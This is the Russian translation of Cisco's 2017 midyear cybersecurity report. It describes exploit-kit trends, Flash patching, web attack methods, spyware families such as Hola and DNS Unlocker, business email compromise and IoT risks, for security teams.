Отчет Cisco по информационной безопасности за первое полугодие 2017 г.

Содержание

Краткий обзор

В течение почти целого десятилетия компания Cisco публикует подробные отчеты о кибербезопасности, предназначенные для поддерживаемых ею команд по безопасности и предприятий, с целью их осведомления о киберугрозах и уязвимостях и о действиях, которые они могут предпринять для повышения безопасности и киберустойчивости. В этих отчетах мы стремимся предупреждать специалистов службы информационной безопасности о растущей сложности угроз и тех методах, которые используют злоумышленники для компрометации пользователей, кражи информации и провоцирования сбоев в работе.

Тем не менее, в нашем последнем отчете мы обязаны еще больше обратить внимание читателей на опасность угроз. Наши эксперты в области безопасности все сильнее обеспокоены ускорением темпов изменений и изощренностью кибернетических угроз в глобальном масштабе. Это не значит, что специалисты службы информационной безопасности не улучшают свою способность обнаруживать угрозы и предотвращать атаки и не помогают пользователям и организациям избегать или быстрее восстанавливаться после них. Но мы определили две тенденции, которые подрывают с трудом достигнутые успехи, препятствуют дальнейшему прогрессу и ведут нас в новую эру киберрисков и угроз.

Эскалация последствий нарушений безопасности

Получение дохода по-прежнему является главной целью большинства злоумышленников. Однако некоторые из них теперь обладают способностью – зачастую она теперь становится намерением – блокировать системы и уничтожать данные в ходе своих атак. Как сказано во введении к отчету Cisco по информационной безопасности за первое полугодие *2017 г.* на стр. 7, наши исследователи считают, что такая вредоносная активность может предвещать появление нового и разрушительного типа атак – атак типа «прерывание обслуживания» (Destruction of service, DeOS).

В течение прошлого года мы также фиксировали использование IoT-устройств при атаках DDoS. Недавняя активность IoT-ботнета дает основания предполагать, что некоторые злоумышленники уже готовят почву для широкомасштабной и высокоэффективной атаки, которая потенциально может уничтожить весь Интернет.

Темпы и масштабы развития технологий

Наши ученые-исследователи уже много лет наблюдают, как мобильность, облачные вычисления и другие технологические достижения и тенденции все больше растягивают и разрушают периметр безопасности, который предприятия должны защищать. Но сегодня становится намного понятнее, как злоумышленники используют преимущества этой постоянно расширяющейся поверхности для атак. Широта и глубина последних атак с целью вымогательства демонстрируют, как виртуозно злоумышленники используют бреши в безопасности и уязвимости на всех устройствах и сетях для максимального воздействия.

Ограниченный мониторинг в динамических ИТ-средах, риски, представленные «теневыми ИТ-ресурсами», постоянный шквал уведомлений о безопасности и сложность среды обеспечения безопасности ИТ-инфраструктуры – вот лишь некоторые проблемы, с которыми сталкиваются группы обеспечения безопасности с ограниченными ресурсами при управлении современными изощренными и все более мощными киберугрозами.

Вопросы, рассматриваемые в настоящем отчете

В отчете Cisco по информационной безопасности за первое полугодие 2017 г. мы исследуем данную динамику в ходе обсуждения следующих тем:

Тактика злоумышленников

Мы изучаем определенные методы, используемые злоумышленниками для компрометации пользователей и внедрения в системы. Для специалистов службы информационной безопасности важно понимать изменения в тактике злоумышленников, чтобы адаптировать свои методы обеспечения безопасности и информировать пользователей.

Темы, затронутые в этом отчете, включают новые разработки в области вредоносного ПО, тенденции в способах веб-атак и распространения спама, риски потенциально нежелательных приложений (Potentially Unwanted Applications, PUA), таких как шпионское ПО, компрометация корпоративной электронной почты (Business Email Compromise, BEC), а также изменение экономики злонамеренных действий и компрометация медицинского оборудования. Кроме того, наши исследователи угроз предлагают анализ способов и скорости развития некоторыми злоумышленниками своих инструментов и методов, а также сообщают об усилиях Cisco, направленных на сокращение времени обнаружения угроз (Time to Detection, TTD).

Уязвимости

В этом отчете мы также предоставляем обзор уязвимостей и других слабых мест, которые могут оставить организации и пользователей беззащитными перед угрозой компрометации или атаки. Мы обсудим неэффективные методы обеспечения безопасности, такие как недостаточно быстрое исправление известных уязвимостей, неограниченный привилегированный доступ к облачным системам и неуправляемые оконечные устройства и инфраструктура. Также рассмотрим вопрос: почему расширение Интернета вещей и конвергенция ИТ и ЭТ (эксплуатационных технологий) создают еще больший риск для организаций и их пользователей, а также для потребителей, и что специалисты службы информационной безопасности должны делать сейчас, чтобы устранить эти риски, прежде чем контролировать их станет невозможно.

Возможности специалистов службы информационной безопасности

В *отчете Cisco по информационной безопасности за первое полугодие 2017 г.* представлены расширенные результаты последнего сравнительного исследования Cisco решений безопасности. Мы предлагаем углубленный анализ основных проблем безопасности восьми отраслевых вертикалей: операторы связи, государственный сектор, розничная торговля, производство, коммунальные услуги, здравоохранение, транспорт и финансы. Отраслевые эксперты Cisco предлагают рекомендации предприятиям по улучшению своего положения в области безопасности, в том числе по использованию услуг для восполнения недостатка знаний и кадров, снижения сложности ИТ-среды и внедрения автоматизации.

В заключительном разделе отчета содержится призыв к действиям для руководителей службы безопасности предприятия, которые должны привлечь внимание руководителей высшего звена и советов директоров к вопросам, связанным с рисками и финансированием кибербезопасности, а также предложения о том, как начать обсуждение этих вопросов.

Благодарность

Мы хотим поблагодарить нашу команду исследователей угроз и других экспертов Cisco по этой теме, а также наших технологических партнеров, которые внесли свой вклад в создание *отчета Cisco по информационной безопасности за первое полугодие 2017 г.* Их исследования и прогнозы важны для Cisco, чтобы предоставить сообществам специалистов в области безопасности, предприятиям и пользователям информацию о сложности и широте современного глобального ландшафте киберугроз и познакомить их с передовыми методиками для улучшения защиты.

Наши технологические партнеры также играют жизненно важную роль в оказании помощи нашей компании в разработке простой, открытой и автоматизированной системы обеспечения безопасности, которая позволяет организациям интегрировать решения, необходимые для обеспечения безопасности их сред.

Полный список соавторов *отчета Cisco по информационной безопасности за первое полугодие 2017 г.*, в том числе технологических партнеров, см. на стр. 85.

Основные выводы

- Компрометация корпоративной электронной почты (BEC) стала вектором угрозы, высокодоходным для злоумышленников. Согласно информации Центра приема жалоб на мошенничество в Интернете (Internet Crime Complaint Center, IC3), с октября 2013 г. по декабрь 2016 г. вследствие компрометации корпоративной электронной почты было украдено 5,3 млрд долларов США. Для сравнения, в 2016 году программы-вымогатели принесли своим разработчикам 1 млрд долларов США.
- Шпионское ПО, которое маскируется как потенциально нежелательные приложения (PUA), является одной из форм вредоносного ПО и риском, которые многие организации недооценивают или полностью игнорируют. Тем не менее шпионское ПО может красть информацию о пользователях и компаниях, снижать эффективность средств обеспечения безопасности и увеличивать количество заражений вредоносными программами. Заражение шпионским ПО распространяется быстро. Исследователи угроз Cisco изучили три семейства шпионских программ и обнаружили, что они есть в 20% из 300 компаний, представленных в выборке.
- Интернет вещей открывает большие возможности для сотрудничества и инноваций в бизнес-сфере. Однако по мере его роста увеличиваются и риски безопасности. Одной из проблем является сложность мониторинга. Большинство специалистов службы информационной безопасности не знают, какие IoT-устройства подключены к их сети. Им необходимо срочно перейти к решению этой и других проблем для обеспечения безопасности Интернета вещей. Злоумышленники уже сейчас используют уязвимости безопасности в IoT-устройства. Эти устройства служат опорными пунктами для злоумышленников и позволяют им горизонтально перемещаться по сетям и делать это незаметно и с относительной легкостью.
- С ноября 2015 г. Cisco отслеживает медианное время обнаружения (TTD). С этого момента наметилась общая тенденция к снижению этого времени — примерно с 39 часов в начале нашего исследования до 3,5 часов в период с ноября 2016 г. по май 2017 г.
- Cisco отмечает общее увеличение объема спама с середины 2016 г., что, по-видимому, совпадает со значительным снижением активности наборов эксплойтов за тот же период. Злоумышленники, которые в значительной степени полагались на наборы эксплойтов для доставки программ-вымогателей, теперь переходят на спам-сообщения электронной почты, в том числе сообщения, которые содержат вредоносные документы с макрокомандой. Такие сообщения могут не попадать в песочницы, поскольку для заражения систем и доставки вредоносных нагрузок требуют взаимодействия с пользователем.
- Атаки на цепочки поставок обеспечивают возможность распространения вредоносного ПО по многим организациям с помощью одного взломанного сайта. В атаке, изученной RSA, партнером Cisco, была взломана веб-страница загрузки поставщика программного обеспечения, что позволило заражению распространяться в любой организации, которая загружала программное обеспечение у этого поставщика.
- По сообщению Radware, партнера Cisco, резкое увеличение частоты, сложности и размера кибератак за прошедший год говорит о том, что экономика злонамеренных действий вышла на новый уровень. Radware отмечает, что современное хакерское сообщество получает быстрый и легкий доступ к целому ряду полезных и недорогих ресурсов.
- Когда дело доходит до безопасности предприятия, облаку часто не уделяют достаточного внимания: риск, связанный с открытой авторизацией (Open Authorization, OAuth), и слабое управление отдельными привилегированными учетными записями пользователей создают бреши в системе безопасности, которые могут легко использовать злоумышленники. По словам исследователей Cisco, злоумышленники уже перешли в облако и неустанно работают над взломом корпоративных облачных сред.
- В ландшафте наборов эксплойтов активность резко сократилась, а инновации застопорились, после того как Angler и другие ведущие игроки исчезли или изменили свою бизнес-модель. Возможно, эта ситуация является временной, учитывая предыдущие тенденции на этом рынке. Замедлять новый рост могут и другие факторы, например трудность с использованием уязвимостей в файлах, созданных с применением технологии Adobe Flash.
- Согласно исследованиям Rapid7, партнера Cisco, службы DevOps, которые были внедрены ненадлежащим образом или умышленно открыты для удобного доступа законными пользователями, представляют значительный риск для организаций. Фактически, многие из них уже были подвержены атакам программ-вымогателей.
- Компания ThreatConnect проанализировала расположенные вместе домены (colocated domains), используемые злоумышленниками из кибершпионской группы Fancy Bear, анализ показал ценность изучения тактики IP-инфраструктуры злоумышленников. Изучая эту инфраструктуру, специалисты службы информационной безопасности получают больший список доменов, IP-адресов и адресов электронной почты для проактивного блокирования.
- В конце 2016 г. исследователи угроз Cisco обнаружили и сообщили о трех уязвимостях для удаленного выполнения кода на серверах Memcached. Сканирование Интернета через несколько месяцев показало, что 79% из почти 110 000 обнаруженных скомпрометированных серверов Memcached оставались уязвимыми, так как эти три уязвимости не были закрыты.

Введение

Введение

Ландшафт угроз постоянно изменяется. Но быстрое развитие угроз и масштабы атак, которые наблюдают исследователи угроз Cisco и технологические партнеры в последнее время, вызывают тревогу. Среди специалистов в области обеспечения безопасности сохраняется уверенность в том, что участники теневой экономики могут заложить крепкую основу для кампаний, которые приведут к далеко идущим последствиям и после которых будет чрезвычайно трудно восстанавливаться.

Новая стратегия: прерывание обслуживания (DeOS)

Сейчас злоумышленники стремятся устранить «страховочные системы», на которые полагаются организации в восстановлении своих систем и данных после заражения вредоносными программами, кампаний по распространению программ-вымогателей или любого другого инцидента, который серьезно нарушает деятельность организации. То, как будут действовать атаки DeOS и как они будут выглядеть, зависит от основных мотивов злоумышленников и от их способностей и возможностей.

Мы можем не сомневаться в том, что развивающийся Интернет вещей и его бесчисленные устройства и системы со слабой безопасностью, которые нетрудно взломать, будут играть центральную роль в росте возможностей злоумышленников по проведению кампаний с серьезными последствиями. Интернет вещей — это амбициозный новый рубеж в противостоянии злоумышленников и специалистов службы информационной безопасности.

Тем временем на старом и привычном игровом поле злоумышленники сталкиваются с тем, что время и пространство для их действий ограничены. Чтобы избежать обнаружения, они должны постоянно переходить от одной стратегии к другой. Они должны быстро меняться, чтобы повысить эффективность своих угроз, как, например, использование биткойнов и Tor сделало вымогательство более эффективным. Они также понимают, что должны прибегнуть — или вернуться — к таким тактикам, как вредоносная электронная почта и социальная инженерия, так как за счет усилий специалистов службы информационной безопасности или из-за отсутствия инноваций на рынке эффективность инструментов для получения прибыли (например, наборов эксплойтов) снижается.

Решение: снижение количества разрозненных инструментов обеспечения безопасности

Специалисты службы информационной безопасности могут говорить о своих победах, но всегда должны помнить, что злоумышленники будут продолжать уклоняться от средств защиты от угроз. Чтобы остановить злоумышленников и ограничить их во времени и пространстве, у специалистов службы информационной безопасности уже имеется большинство необходимых им решений. Проблема в том, как они ими пользуются. Специалисты в области безопасности в любой отрасли скажут вам, что используют множество инструментов от многих поставщиков. Это так называемый усложненный подход к безопасности, тогда как он должен быть единым и всеобъемлющим.

Фрагментарный и многопрофильный подход к обеспечению безопасности препятствует способности организации управлять угрозами. При этом также существенно увеличивается количество срабатываний системы безопасности, и специалисты по безопасности должны их оценивать, а ресурсы для этого у них ограничены. Когда группы обеспечения безопасности стабилизируют количество поставщиков и внедрят открытый, интегрированный и упрощенный подход к безопасности, они смогут уменьшить свою подверженность угрозам. Они также могут лучше подготовить свои организации для решения проблем безопасности в быстро растущем мире Интернета вещей и к требованиям защиты данных в соответствии с Общим регламентом по защите данных, который вступит в силу в мае 2018 г.

Поведение злоумышленников

ПОВЕДЕНИЕ ЗЛОУМЫШЛЕННИКОВ

В настоящем разделе представлен обзор тенденций в области эволюции и инноваций угроз, которые используют злоумышленники для атак через Интернет и электронную почту. Исследователи и технологические партнеры Cisco представляют свои исследования, наблюдения и идеи, чтобы помочь руководителям бизнеса и их группам обеспечения безопасности понять тактику, используемую злоумышленниками для воздействия на их организации в ближайшие месяцы и по мере формирования Интернета вещей. Мы также предоставляем рекомендации по улучшению средств безопасности, которые могут помочь снизить риски для бизнеса и пользователей.

Наборы эксплойтов: активность снизилась, но не исчезла

В 2016 году из ландшафта угроз внезапно исчезли три ведущих набора эксплойтов– Angler, Nuclear и Neutrino.[1] Angler и Nuclear пока не вернулись. Neutrino исчез на время: этот набор эксплойтов по-прежнему активен, но всплывает только на короткое время. Его авторы сдают его в аренду избранным операторам по отдельной договоренности. Такой подход помогает сдерживать активность Neutrino, поэтому он не становится слишком распространенным и его не так легко обнаружить.

В *отчете Cisco по информационной безопасности за 2017 г.* мы объяснили, как такие резкие перемены в ландшафте наборов эксплойтов представили возможности для мелких игроков и новых участников. Однако по состоянию на середину 2017 г. никто ими не воспользовался. Только несколько наборов эксплойтов по-прежнему активны. Наиболее заметен на этом ландшафте набор RIG, который в течение некоторого времени был ведущим набором эксплойтов, его целью являются уязвимости в технологиях Adobe Flash, Microsoft Silverlight и Microsoft Internet Explorer.

В целом с января 2016 г. активность наборов эксплойтов резко сократилась (см. рис. 1).

Эта тенденция перекликается с ситуацией, которую мы наблюдали после того, как в России был арестован автор и распространитель масштабного набора эксплойтов Blackhole.[2]

Прекращение деятельности Blackhole впоследствии оказало огромное влияние на рынок эксплойтов, и для появления новых лидеров потребовалось время. Большого успеха в этой гонке достиг Angler – набор эксплойтов и скрытых загрузок нового уровня сложности.[3]

Рис. 1 Активность наборов эксплойтов

Источник: исследования Cisco в области безопасности

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

1 *Отчет Cisco по информационной безопасности за первое полугодие 2016 г.*: cisco.com/c/m/en_us/offers/sc04/2016-midyear-cybersecurity-report/index.html.

2 «Знакомьтесь, Paunch: арестован автор эксплойт-кита Blackhole», Брайан Кребс (Brian Krebs), блог KrebsonSecurity, 6 декабря 2013 г.: krebsonsecurity.com/2013/12/meet-paunch-the-accused-author-of-the-blackhole-exploit-kit/.

3 «Сопоставление фактов привело к перестройке рынка криминальных программ», Ник Биазини (Nick Biasini), блог Talos, 7 июля 2016 г.: blog.talosintelligence.com/2016/07/lurk-crimeware-connections.html.

Angler действовал по многим векторам. Его авторы были очень изобретательны и быстрее, чем все остальные игроки на рынке, включали новые уязвимости в свой набор эксплойтов. Во многих отношениях они подняли планку для других игроков и способствовали конкурентоспособности других программ по краже данных и технологий. Теперь, когда Angler исчез, уровень инноваций среди наборов эксплойтов упал.

Уход Angler — это лишь одна из вероятных причин такой стагнации. Другой причиной является то, что технологию Flash все труднее взломать. Уязвимости Flash способствовали росту и поддерживали рынок наборов эксплойтов в течение многих лет. Но повышенная осведомленность об этих уязвимостях и быстрое исправление специалистами службы информационной безопасности затрудняет взлом программного обеспечения. Теперь злоумышленники часто сталкиваются с тем, что для взлома системы они должны атаковать несколько уязвимостей.

Автоматические обновления безопасности в современных операционных системах и веб-браузерах также помогают защитить пользователей от компрометации с помощью набора эксплойтов. Другая тенденция: вероятно, в ответ на перемены на рынке эксплойтов киберпреступники обращаются (или возвращаются) к электронной почте, чтобы быстро и рентабельно распространять программы-вымогатели и другое вредоносное ПО. Методы ухода от обнаружений становятся все более изощренными. Например, исследователи угроз Cisco наблюдали рост спама, содержащего вредоносные документы с макрокомандами, включая документы Word, файлы Excel и PDF-файлы, которые могут обойти многие технологии песочницы, так как требуют взаимодействия с пользователем для заражения систем и доставки вредоносных нагрузок.[4]

Тихая эволюция продолжается?

Почти нет сомнений в том, что мы увидим возрождение рынка эксплойтов, учитывая, что в секторе криминального ПО крутятся миллиарды долларов. Как только появится новый вектор для легкой атаки, который сможет воздействовать на большое количество пользователей, популярность наборов эксплойтов снова возрастет и, соответственно, появятся конкуренция и инновации.

Поэтому специалисты службы информационной безопасности должны оставаться бдительными. Многие наборы эксплойтов все еще активны и по-прежнему эффективны для компрометации пользователей и доставки вредоносных программ в конечные системы. Эти угрозы могут ударить в любое время в любой среде. Все, что требуется для атаки, — это одна уязвимость в одной системе. Организации, которые старательно и быстро исправляют уязвимости, особенно в веб-браузерах и связанных с ними плагинах, и эффективно защищают свою деятельность, могут снизить такой риск. Удостоверившись, что пользователи используют безопасные браузеры, а также отключив и удалив ненужные веб-модули, вы также можете значительно снизить уязвимость к набору эксплойтов.


4 «Обзор угроз: распространители вредоносного ПО Mighty Morphin. Locky возвращается через Necurs», Ник Биазини (Nick Biasini), блог Talos, 21 апреля 2017 г.: blogs.cisco.com/security/talos/locky-returns-necurs.

Как поведение специалистов службы информационной безопасности меняет ориентацию злоумышленников

Своевременное исправление известных уязвимостей в программном обеспечении Flash специалистами службы информационной безопасности является одним из факторов, который помогает замедлить рост и инновации на рынке эксплойтов. Как говорилось в предыдущих отчетах Cisco по информационной безопасности, программное обеспечение Flash уже давно является привлекательным вектором веб-атаки для злоумышленников, которые хотят использовать и компрометировать системы. Тем не менее его становится все труднее использовать, отчасти за счет улучшения методов исправления.

Исследования, проведенные фирмой Qualys, партнером Cisco, работающей в сфере сетевой безопасности и управления уязвимостями, показывают, что значительно сократилось время, необходимое для исправления 80% известных уязвимостей Flash: в среднем с 308 дней в 2014 году до 144 дней в 2015 году и до 62 дней в 2016 году (см. рис. 2).

Рис. 2 Количество дней, необходимых для исправления 80% уязвимостей Flash



Источник: Qualys.

Исследование основано на данных, полученных из более чем 3 миллиардов сканирований уязвимостей, которые Qualys ежегодно проводит в своей глобальной базе.

По мере того как специалисты службы информационной безопасности все быстрее исправляют новые уязвимости в программном обеспечении Flash, некоторые разработчики эксплойтов могут переключиться на использование более ранних уязвимостей, которые могли быть упущены. Поэтому группам обеспечения безопасности необходимо время, чтобы оценить, были ли устранены все известные уязвимости Flash, и установить приоритетность исправления критических уязвимостей, которые угрожают организации.

Кроме того, некоторые злоумышленники, которые использовали наборы эксплойтов, атакующие программное обеспечение Flash, для доставки своих программ-вымогателей и других вредоносных программ, скорее всего, будут использовать другие методы, по крайней мере в краткосрочной перспективе, чтобы получать доходы.

Например, исследователи угроз Cisco наблюдали рост нежелательной электронной почты с якобы безопасными вложениями, которые содержат вредоносные макросы (см. «Эволюция вредоносного ПО: Обзор за 6 месяцев», стр. 23). По всей видимости, эта тенденция совпадает с недавним снижением активности эксплойтов (подробнее об этой теме см. в разделе «Набор эксплойтов: активность снизилась, но не исчезла», стр. 9).

Способы проведения веб-атак свидетельствуют о зрелости Интернета

Прокси-серверы существуют с момента зарождения Интернета, и их функциональность развивалась непосредственно вместе с ним. Сегодня специалисты службы информационной безопасности используют прокси-серверы при сканировании контента, чтобы выявить потенциальные угрозы, которые ищут уязвимые инфраструктуры Интернета или слабые стороны сети, позволяющие злоумышленникам получать доступ к компьютерам пользователей, внедряться в организации и проводить свои кампании. Эти угрозы включают следующее:

- потенциально нежелательные приложения (PUA), такие как вредоносные расширения браузера;
- трояны (дропперы и загрузчики);
- ссылки на веб-спам и мошенническую рекламу;
- уязвимости браузеров, такие как JavaScript и механизмы визуализации графики;
- переадресации браузера, кликджекинг и другие методы, используемые для направления пользователей на вредоносный веб-контент.

На рис. 3 показаны наиболее распространенные типы вредоносных программ, которые злоумышленники использовали с ноября 2016 г. по май 2017 г. Чтобы создать таблицу, исследователи угроз Cisco использовали журналы управляемой системы веб-безопасности нашей компании. Список на рис. 3 содержит ряд наиболее надежных и экономичных методов для компрометации большого количества пользователей и заражения компьютеров и систем. Они включают следующее:

- «первичные нагрузки», такие как троянские программы и утилиты, которые облегчают первоначальное заражение компьютера пользователя (макро-вирус во вредоносном документе Word является примером такого типа инструментов);
- PUA, которые включают вредоносные расширения браузера;
- подозрительные двоичные файлы Windows, которые распространяют такие угрозы, как рекламное и шпионское ПО;[5]
- мошенничество в Facebook, которое включает в себя поддельные предложения, медиа-контент и обман;
- вредоносное ПО — программы-вымогатели и агенты для кражи данных при вводе с клавиатуры, которые доставляют нагрузку на скомпрометированные узлы.

Рис. 3 Наиболее часто встречающиеся вредоносные программы (наиболее частые причины блокировки взаимодействия, вызванные обнаружением вредоносного ПО), ноябрь 2016 г. — май 2017 г.

Источник: исследования Cisco в области безопасности.

5 Примечание. В *отчете Cisco по информационной безопасности за 2017 г.* (доступно по адресу b2me.cisco.com/en-us-annual-cybersecurity-report-2017?keycode1=001464153) исследователи угроз Cisco предупреждают, что растущей проблемой является вредоносное рекламное ПО с системами врезки рекламы, перехватчиками настроек браузера, утилитами и загрузчиками. В настоящем отчете на стр. 14 мы рассмотрим риски, которые PUA, например шпионские программы, представляют для пользователей и организаций.

Все перечисленные выше программы регулярно появляются в наших списках наиболее часто встречающихся вредоносных программ. Постоянство в линейке позволяет предполагать, что Интернет созрел до такой степени, что злоумышленники знают с определенной уверенностью, какие методы веб-атаки будут наиболее эффективными для компрометации большого количества пользователей с относительной легкостью.

Использование безопасных браузеров и отключение или удаление ненужных плагинов браузера остаются одними из самых надежных способов для пользователей снизить свою подверженность общим сетевым угрозам.

Рис. 4 Веб-блокировки в мировом масштабе, ноябрь 2016 г. – май 2017 г.

Источник: исследования Cisco в области безопасности.

Загрузить графики за 2017 г.: **cisco.com/go/mcr2017graphics**

Активность веб-блокировок по всему миру

Cisco ведет статистику блокировок веб-взаимодействий, вызванных обнаружением вредоносного ПО, по странам или регионам. Злоумышленники часто меняют свою операционную базу, ищут слабые инфраструктуры, из которых они могут запускать свои кампании. Изучая общий объем интернет-трафика и активность блокировщиков, исследователи угроз Cisco могут проанализировать, откуда происходит вредоносное ПО.

Мы выбираем страны для нашего исследования, исходя из объема интернет-трафика. Значение «коэффициента блокировок» 1,0 означает, что количество зафиксированных блокировок пропорционально размеру сети. Страны и регионы, в которых, по нашему мнению, активность блокировок выше, чем обычно, могут иметь множество веб-серверов и узлов с неустраненными уязвимостями в своих сетях. На приведенной выше диаграмме показана активность веб-блокировок по всему миру.

Шпионское ПО – реальная опасность

Большая часть сегодняшнего рекламного программного обеспечения в Интернете является потенциально нежелательными приложениями (PUA) и представляет собой шпионское ПО. Поставщики программ-шпионов рекламируют свое программное обеспечение как легальные инструменты, предоставляющие полезные услуги и соблюдающие лицензионные соглашения с конечными пользователями. Но как бы они ни старались его преподнести, шпионское ПО – это не что иное, как вредоносное ПО.

Шпионское ПО, маскирующееся как PUA, – это программное обеспечение, которое тайно собирает информацию об активности компьютера пользователя. Оно обычно устанавливается на компьютер без ведома пользователя. В рамках этой дискуссии мы делим программы-шпионы на три большие категории: рекламное ПО, системные мониторы и трояны.

В корпоративной среде шпионское ПО представляет ряд потенциальных рисков безопасности. Например, оно может сделать следующее:

- Украсть информацию о пользователе и компании, включая персональные данные и другую служебную или конфиденциальную информацию.
- Ослабить эффективность устройств безопасности путем изменения их конфигураций и настроек, установки дополнительного программного обеспечения и предоставления доступа третьим сторонам. Шпионское ПО также потенциально может удаленно запускать произвольный код на устройствах, позволяя злоумышленникам полностью контролировать устройство.
- Увеличить количество заражений. Как только пользователи заражаются PUA, например шпионскими или рекламными программами, они уязвимы для еще большего количества заражений вредоносными программами.

Чтобы лучше понять механизм заражения шпионскими программами, исследователи Cisco изучили сетевой трафик около 300 компаний с ноября 2016 г. по март 2017 г. и определили, какие типы семейств шпионских программ присутствуют в организациях и в какой степени.

В ходе нашего исследования мы обнаружили, что более 20% компаний из нашей выборки в течение периода наблюдения были подвержены воздействию трех семейств шпионских программ: Hola, RelevantKnowledge и DNSChanger/DNS Unlocker. Если смотреть помесячно, то вирусы выявлены более чем в 25% всех организаций нашей выборки (см. рис. 5).

Существуют сотни семейств шпионских программ. Но мы сосредоточились на этих трех конкретных семействах, потому что это наиболее часто встречаемые «бренды» в корпоративной среде, хотя и не новые. Ниже приведены подробные сведения об этих трех семействах шпионских программ.

Рис. 5 Процент компаний, пострадавших от выбранных семейств шпионских программ, ноябрь 2016 г. – март 2017 г.


Источник: исследования Cisco в области безопасности.

Hola VPN

Hola (шпионское и рекламное ПО) — это веб- и мобильное приложение, которое предоставляет форму VPN своим пользователям через одноранговую сеть. Оно также использует одноранговое кэширование, что заставляет пользователей «хранить» контент, загружаемый другими пользователями. Hola распространяется как клиентское приложение на базе браузера. Программное обеспечение доступно либо как расширение браузера, либо как отдельное приложение.

Снимок экрана сайта Hola на рис. 6 показывает, что операторы продвигают это шпионское ПО как бесплатную, полезную услугу, которая позволяет пользователям «получать доступ к любому сайту». Они также утверждают, что Hola «используется более чем 121 миллионом людей во всем мире».

Рис. 6 Снимок экрана сайта Hola VPN



Почему это считается шпионским ПО: среди прочего, функциональность Hola включает в себя продажу полосы пропускания пользователей через службу Luminati, установку собственного сертификата для подписывания кода в пользовательских системах, загрузку любого файла с возможностью обхода антивирусной проверки и удаленный запуск кода.

RelevantKnowledge

RelevantKnowledge (шпионское ПО и системный монитор) собирает огромное количество информации о поведении в Интернете, демографические данные, сведения о системах и конфигурациях. RelevantKnowledge может быть установлено непосредственно или в составе пакетов программного обеспечения, иногда без прямого согласия пользователя.

Рис. 7 Снимок экрана сайта RelevantKnowledge

Как и на сайте Hola, на его домашней странице (рис. 7) есть сообщения, которые создают у пользователя благоприятное впечатление о подписке на услугу. Например, операторы шпионского ПО утверждают, что в рамках программы «Trees for Knowledge» («Деревья для знания») они посадят дерево от имени каждого подписчика.

Почему это считается шпионским ПО: как уже упоминалось ранее, RelevantKnowledge может устанавливать программное обеспечение без согласия пользователя. Кроме того, оно собирает информацию для создания пользовательских профилей, которые продаются анонимно или индивидуально либо как часть совокупных данных третьим сторонам для целей «исследования».


DNS Changer и DNS Unlocker

DNS Changer и DNS Unlocker являются двумя версиями одного и того же вредоносного программного обеспечения. Первый – это троян, который изменяет или «захватывает» настройки DNS на зараженном хосте.[6] DNS Unlocker – это рекламное ПО, которое предоставляет возможность удаления программы.

Шпионское ПО заменяет адреса DNS собственными адресами DNS для направления HTTP и других запросов от хоста к набору серверов, контролируемых злоумышленником, которые могут перехватывать, проверять и изменять трафик хоста. Оно заражает оконечные устройства, а не браузеры. Используя PowerShell, объектно-ориентированный язык программирования и интерактивную командную оболочку для Microsoft Windows, оно может запускать команды на зараженном хосте, что делает возможным удаленный доступ для злоумышленников.

Операторы DNS Unlocker рекламируют это шпионское ПО как службу, которая позволяет пользователям получать доступ к географически ограниченному содержимому, например, к потоковому видео.

Рис. 8 Снимок экрана сайта DNS Unlocker

